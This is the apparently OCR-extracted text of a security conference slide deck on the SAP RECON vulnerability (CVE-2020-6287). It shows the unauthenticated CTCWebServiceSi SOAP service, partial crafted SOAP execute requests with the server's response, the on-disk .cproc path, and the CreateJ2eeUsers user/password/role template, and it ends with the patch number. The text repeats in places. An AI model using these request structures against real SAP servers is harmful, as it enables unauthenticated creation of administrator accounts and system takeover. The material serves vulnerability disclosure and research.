
The SAP Focused Run security…
… **depend of** the security of each other

Only one is enough…

Only one is enough…

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso


Only one is enough… RECON




Only one is enough… RECON


- **CTCWebServiceSi**
- SOAP Web Service
- No authentication required


- Reversing **CTCWebServiceBean.java**
- Found how to craft SOAP request





Only one is enough… RECON





Only one is enough… RECON

```
[SOAP things..]
   <urn:execute>
      <identifier>
         <component>
            sap.com/tc~lm~config~content
         </component>
         <path>
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
         </path>
         <type>null</type>
       </identifier>
    </urn:execute>
[SOAP things..]
```

```
[SOAP things..]
  <ns2:executeResponse xmlns:ns2='urn:CTCWebServiceSi'>
     <return>f500113f-fe30-47b2-98cf-8f986f062b80</return>
  </ns2:executeResponse>
[SOAP things..]
```

Only one is enough… RECON

```
[SOAP things..]
   <urn:execute>
      <identifier>
         <component>
            sap.com/tc~lm~config~content
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Only one is enough… RECON

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[SOAP things..]
```

Only one is enough… RECON

```
[SOAP things..]
   <urn:execute>
      <identifier>
         <component>
            sap.com/tc~lm~config~content
         </component>
         <path>
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
         </path>
```

Found the OS path :
/usr/sap/SID/J00/j2ee/cluster/apps/sap.com/tc~lm~config~content/CTCContainer/content

526 .cproc files !

Only one is enough… RECON

- CreateJ2eeUsers.cproc

```
<PCK><Usermanagement><PCKUser><userName>{user}</userName><password>{password}</pass
word></PCKUser><SAP_XI_PCK_CONFIG><roleName>{role}</roleName></SAP_XI_PCK_CONFIG></
Usermanagement></PCK>
```

Only one is enough… RECON


- CreateJ2eeUsers.cproc

```
<PCK><Usermanagement><PCKUser><userName>{user}</userName><password>{password}</pass
word></PCKUser><SAP_XI_PCK_CONFIG><roleName>{role}</roleName></SAP_XI_PCK_CONFIG></
Usermanagement></PCK>
```


SAP Patch : 2934135

CVE-2020-6287

